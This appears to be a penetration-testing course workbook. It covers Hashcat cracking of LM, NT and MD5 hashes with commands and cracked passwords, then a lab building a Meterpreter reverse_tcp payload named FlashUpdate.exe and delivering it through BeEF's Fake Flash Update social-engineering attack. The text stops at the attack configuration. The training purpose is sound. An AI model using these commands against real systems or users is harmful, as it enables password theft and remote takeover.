
```
C:\Users\Sec504> cd \Tools\hashcat-4.1.0
```

Now, let's look at some Hashcat command-line parameters. To crack the `sam.txt` password hashes, we will specify the following options:

- `-a` – Specify the Hashcat attack mode; here, we use `-a 0` for a straight wordlist attack
- `-m` – Specify the hash type; here, `-m 3000` indicates that we will perform LANMAN password hash cracking

- `-r` – Specify a Hashcat rules file; here `-r rules\Incisive-leetspeak.rule` tells Hashcat to utilize the Incisive-leetspeak rules file, located in the `rules` directory
- `sam.txt` – The list of password hashes to crack
- `password.lst` – The wordlist file

Run Hashcat using these options, as shown here:



```
C:\Tools\hashcat-4.1.0> hashcat64.exe -a 0 -m 3000 -r rules\Incisive-
leetspeak.rule sam.txt password.lst
hashcat (v4.1.0) starting...

OpenCL Platform #1: Intel(R) Corporation
========================================
* Device #1: Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 511/2047 MB allocatable, 1MCU

Hashfile 'sam.txt' on line 4 (Guest:...PASSWORD*********************:::): Hash-
encoding exception
Hashes: 16 digests; 14 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 15487

Applicable optimizers:
* Zero-Byte
* Precompute-Final-Permutation
* Not-Iterated
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 7

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache built:
* Filename..: password.lst
* Passwords.: 6255
* Bytes.....: 29772
* Keyspace..: 96871185
* Runtime...: 0 secs

aad3b435b51404ee:
3eacdee7e4395079:INTERNE
7584248b8d2c9f9e:A
af83dbf0052ee471:VIRGINI
09eeab5aa415d6e4:NEWPASS
```

> *When plaintext passwords are revealed they will be displayed on the screen. Continue with the next section while Hashcat is running.*

Hashcat Running

While Hashcat is running it will give you an overall status of cracking.

1. In the above capture the maximum length of passwords it can crack is seven characters. This makes perfect sense as LM password hashes are only two, seven-character strings.
2. It is also displaying the current cracking status. In the above screen capture it has cracked a few passwords such as a blank password, INTERNE, A, VIRGINI and NEWPASS. Remember, once again, the password hashes we are cracking are LM hashes, they will not be over seven characters and they will be uppercase.
3. Finally, Hashcat will give you some options while it is running. It will offer to show status, by pressing the "`s`" key. It can pause with "`p`". It can provide a checkpoint with "`c`" and you can kill the current cracking session with "`q`". Please note, you do not have to do anything, it will just keep on cracking in the background.

Cracking NT Hashes with Hashcat

Now, let's crack some NT password hashes. Run the same Hashcat command again, this time changing the `-m` argument to indicate *mode 1000* to target the NT hashes, as shown:

```
C:\Tools\hascat-4.1.0>hashcat64.exe -a 0 -m 1000 -r rules\Incisive-
leetspeak.rule sam.txt password.lst
hashcat (v4.1.0) starting...

OpenCL Platform #1: Intel(R) Corporation
========================================
* Device #1: Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 511/2047 MB allocatable, 1MCU

Hashes: 10 digests; 10 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 15487

Applicable optimizers:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of
drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename..: password.lst
* Passwords.: 3557
* Bytes.....: 29772
* Keyspace..: 55087259

a65c3da63fdb6ca22c172b13169d62a5:virginia
18da6c2895c549e266745951d5dc66cb:newpass
```

This password crack may take several minutes to complete.

Notice the difference in the output? NT password hashes preserve the password case sensitivity. Also, the max length is much longer for NT password hashes.

Hashcat Cracking MD5 Hashes

Now, let's crack some MD5 password hashes. Repeat the last command again, this time specifying the mode 0 (`-m 0`) for MD5 password hashes, and the hash file `md5.txt` , as shown here:

```
C:\>hashcat64.exe -a 0 -m 0 -r rules\Incisive-leetspeak.rule md5.txt
password.lst
hashcat (v4.1.0) starting...

OpenCL Platform #1: Intel(R) Corporation
========================================
* Device #1: Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 511/2047 MB allocatable, 1MCU

Hashes: 10 digests; 10 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 15487

Applicable optimizers:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of
drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename..: password.lst
* Passwords.: 3557
* Bytes.....: 29772
* Keyspace..: 55087259

e10adc3949ba59abbe56e057f20f883e:123456
d8578edf8458ce06fbc5bb76a58c5ca4:qwerty
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
c33367701511b4f6020ec61ded352059:654321
4297f44b13955235245b2497399d7a93:123123
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
21232f297a57a5a743894a0e4a801fc3:admin
```

By simply changing the format from `3000` (LM) to `0` (MD5) we are now cracking MD5 password hashes. MD5 is very common for web servers and various databases.

Hashcat: Going Further

There are many, many options for Hashcat. Run Hashcat with the `-h` argument to get the built-in help documentation. Examine the list of password hashes that Hashcat supports for cracking.

Let's take a look at the built-in help:

```
C:\Tools\hashcat-4.1.0> hashcat64.exe -h
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description
| Example
===============================+======+==============================================

 -m, --hash-type                | Num  | Hash-type, see references below
| -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below
| -a 3
...
```

As you can see, Hashcat has the ability to crack a wide variety of password representation formats. Odds are, if you have a hash, Hashcat can crack it.

Why This Lab Is Important

All too often defenders greatly overestimate the level of effort required to break passwords using the techniques we discussed in this module. Please be aware that researchers cracked a 16-character password... in an hour (http://www.dailymail.co.uk/sciencetech/article-2331984/Think-strong-password-Hackers-crack-16-character-passwords-hour.html). Note: This was done in 2013! Computing power has gone up dramatically since then.

Bonus (If Time Permits or Homework)

Research topics related to this lab. Here are some areas of further study:

- This article from CSO Online on reverse password cracking (https://www.csoonline.com/article/2641462/security/password-cracking-in-reverse.html)
- correct horse battery staple (https://xkcd.com/936/)
- Using geolocation to create better wordlists (https://www.youtube.com/watch?v=-ZNNA7Z0JGM)

Additional Resources

SANS SEC560: Network Penetration Testing and Ethical Hacking (https://www.sans.org/sec560/)

SANS SEC505: Securing Windows and PowerShell Automation (https://www.sans.org/sec505/)

Hashcat Website (https://hashcat.net/hashcat/)

Lab 4.3: BeEF for Browser Exploitation

Brief Intro

BeEF, the Browser Exploitation Framework, is a great tool for attacking a victim's browser, and can be used to conduct client-side social engineering attacks that are very difficult for almost any user to detect.

Requirements for This Lab


In this lab you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with the lab exercise.

Try It Yourself

Deploy a Metasploit payload using MSFVenom and deliver it to your Windows VM via a social engineering attack.

Walkthrough

Overview


Attacker
Victim
Bot Control Node – port 4444
Fake Update Server – port 8000
Bot Commander System– port 3000

In this lab exercise you will use your Windows VM as the victim, and the Slingshot Linux system as the attacker. The attacking system will start a *bot control node* listening on TCP port 4444, and a *fake software update server* listening on TCP port 8000. To gain remote access to the victim, the attacking platform will leverage a *bot commander system* for BeEF listening on TCP port 3000.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:

```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the Testing Virtual Machine Connectivity (VM-Connectivity-Test.html) module for troubleshooting steps.

Creating and Hosting the Malware

We will use Metasploit to create a Meterpreter payload in the form of a Windows executable. We will then use Python to create a simple web server that hosts the malicious executable payload file on our Linux machine. We will then use a browser on Windows to access the Linux web server, retrieving and executing the Meterpreter payload.

From the Slingshot Linux VM, open a terminal. Access a root shell, as shown:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Next, run the `msfvenom` tool to generate a Meterpreter `reverse_tcp` payload as a Windows EXE file. Because this is a `reverse_tcp` connection, the payload needs to know which IP address and port to connect back to. Using the `LHOST` and `LPORT` parameters, specify the IP address of your Linux VM and the TCP port 4444, as shown. Save the payload with the benign name `FlashUpdate.exe` in the `/tmp` directory.

Note: All of these commands are a single line. Depending on your browser settings, it may wrap as multiple lines. Simply select all the bolded text for a command to copy and paste as a single entry.)

```
root@slingshot:~# msfvenom -a x86 --platform Windows -p
windows/meterpreter/reverse_tcp lhost=10.10.75.1 lport=4444
-f exe -o /tmp/FlashUpdate.exe
fatal: Not a git repository (or any of the parent directories): .git
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Saved as: /tmp/FlashUpdate.exe
```

Next, change to the `/tmp` directory and check for the presence of the `FlashUpdate.exe` file:

```
root@slingshot:~# cd /tmp
root@slingshot:/tmp# ls -l FlashUpdate.exe
-rw-r--r-- 1 root root 73802 Dec 26 21:39 FlashUpdate.exe
```

Next, use `python` to start a simple HTTP web server listening on TCP port 8000. Add a trailing ampersand to the end of the command to run this task as a background job, as shown:

```
root@slingshot:/tmp# python -m SimpleHTTPServer 8000 &
[1] 2219
root@slingshot:/tmp# Serving HTTP on 0.0.0.0 port 8000 ...
```

> *In this example, 2219 indicates the process ID of the* `python` *job running in the background. This will likely be a different number on your system.*

Start the Metasploit Handler

In a separate window, start the Metasploit `msfconsole` command. Configure Metasploit to wait for a connection from the victim Windows VM using the `exploit/multi/handler` module and the `windows/meterpreter/reverse_tcp` payload.

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~# msfconsole -q
fatal: Not a git repository (or any of the parent directories): .git
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.75.1
LHOST => 10.10.75.1
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 10.10.75.1:4444
[*] Starting the payload handler...
```

Start BeEF

Open another terminal window. Access a root shell, as shown:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Note: This must be done in a new terminal. Otherwise the lab will not work.

Next, change to the BeEF directory, as shown:

```
root@slingshot:~# cd /opt/beef/
root@slingshot:/opt/beef#
```

Start the BeEF process by running `./beef`, as shown:

```
root@slingshot:/opt/beef# ./beef
[ 0:49:48][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[ 0:49:48][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 0:49:48] | Twit: @beefproject
[ 0:49:48] | Site: http://beefproject.com
[ 0:49:48] | Blog: http://blog.beefproject.com
[ 0:49:48] |_ Wiki: https://github.com/beefproject/beef/wiki
[ 0:49:48][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 0:49:48][*] BeEF is loading. Wait a few seconds...
[ 0:49:51][*] 12 extensions enabled.
[ 0:49:51][*] 293 modules enabled.
[ 0:49:51][*] 2 network interfaces were detected.
[ 0:49:51][+] running on network interface: 127.0.0.1
[ 0:49:51]    |  Hook URL: http://127.0.0.1:3000/hook.js
[ 0:49:51]    |_ UI URL: http://127.0.0.1:3000/ui/panel
[ 0:49:51][+] running on network interface: 10.10.75.1
[ 0:49:51]    |  Hook URL: http://10.10.75.1:3000/hook.js
[ 0:49:51]    |_ UI URL: http://10.10.75.1:3000/ui/panel
[ 0:49:51][!] Warning: Default username and password in use!
[ 0:49:51][*] RESTful API key: 6da4516e3c8c7a01458751b0d239ed5b707406ae
[ 0:49:51][*] HTTP Proxy: http://127.0.0.1:6789
[ 0:49:51][*] BeEF server started (press control+c to stop)
```


> *Remember that to run a command from the current directory it is necessary to prefix the name of the command you wish to run with* `./` *(as in this step,* `./beef` *).*

With the attacker configuration completed, you will complete several steps as the victim using your Windows VM.

Browse from the Windows VM (Victim)

Next, go back to your Windows system and surf to the following URL: http://10.10.75.1:3000/demos/butcher/index.html (http://10.10.75.1:3000/demos/butcher/index.html)

Once here you will see a page selling... beef. This page represents the way a compromised site would act. While it is not user apparent, this page is making calls back to the attacker BeEF server running on your Slingshot VM at a routine interval. We are now going to go back to our 504 Slingshot VM and send malicious commands to this browser.



Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Thanks to http://www.flickr.com/photos/bille_de/ and http://TheSarasotan.com for the BeEF images

Return to the Linux VM (Attacker)


Return to the Slingshot Linux VM. Open the browser and visit the following URL: http://localhost:3000/ui/panel (http://localhost:3000/ui/panel)

This is the control panel for BeEF. This will allow us to control the victim browser into downloading our malicious file.

The `user ID` *is* `beef`
The `password` *is* `beef`

Note: If the login does not work, go to the terminal window where you launched BeEF server. Kill BeEF by pressing CTRL+C. Close the terminal window. Open a new terminal window. Access the root account again and be sure to include the `-` at the end of the `sudo su -` command.

You should see `10.10.75.1` on the far-left panel. Please select that IP address. It is the IP address of the victim Windows system.



Category: Browser (7 Items)

Browser Name: Chrome	Initialization
Browser Version: 58	Initialization
Browser UA String: Mozilla/5.0 (Windows NT 10.0; Win64, x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.81 Safari/537.36	Initialization
Browser Language: en-US	Initialization
Browser Platform: Win32	Initialization
Browser Plugins: Widevine Content Decryption Module,Chrome PDF Viewer,Shockwave Flash,Native Client	Initialization
Window Size: Width: 1086, Height: 504	Initialization

Category: Browser Components (12 Items)


Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
Web Workers: Yes	Initialization
WebGL: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization

Category: Hooked Page (5 Items)

In the list of tabs near the middle of the BeEF Control Panel view, click the **Commands** tab.

Next, expand the **Social Engineering** group from the middle panel. This is the collection of SE attacks that BeEF supports. (After this lab, please feel free to play around with the different modules. Note, they will not all work with all browsers. Some attacks are very specific to versions and builds of browsers.)

Once Social Engineering is open, select Fake **Flash Update**. This is the attack we will be using.



id	date	label
0	2017-06-05 20:20	command 1

Description: Prompts the user to install an update to **Adobe Flash Player**. The delivered payload could be a custom file, a browser extension or any specific URL.

The provided BeEF Firefox extension disables PortBannin (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new pages. See

Configure and Launch the Attack


We will need to make two changes to the options which will appear in the far-right panel.

Please make your options match the options below.

- Image: `http://10.10.75.1:3000/adobe/flash_update.png`
- Custom Payload URI: `http://10.10.75.1:8000/FlashUpdate.exe`

We are simply telling BeEF where to get the image and where to pull the malware for the user to download.

When done, please select the `Execute` button in the lower right.



Fake Flash Update

Description: Prompts the user to install an update to **Adobe Flash Player.**
The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages.
See */extensions/ipec/files/LinkTargetFinder* directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded
See */extensions/demos/flash_update_chrome_extension/manifest.json* for more info and a sample extension that works on latest Chrome.

Id: 182

Image: http://10.10.75.1:3000/adobe/flash_update.png

Payload: Custom_Payload

Custom Payload URI: http://10.10.75.1:8000/FlashUpdate.exe

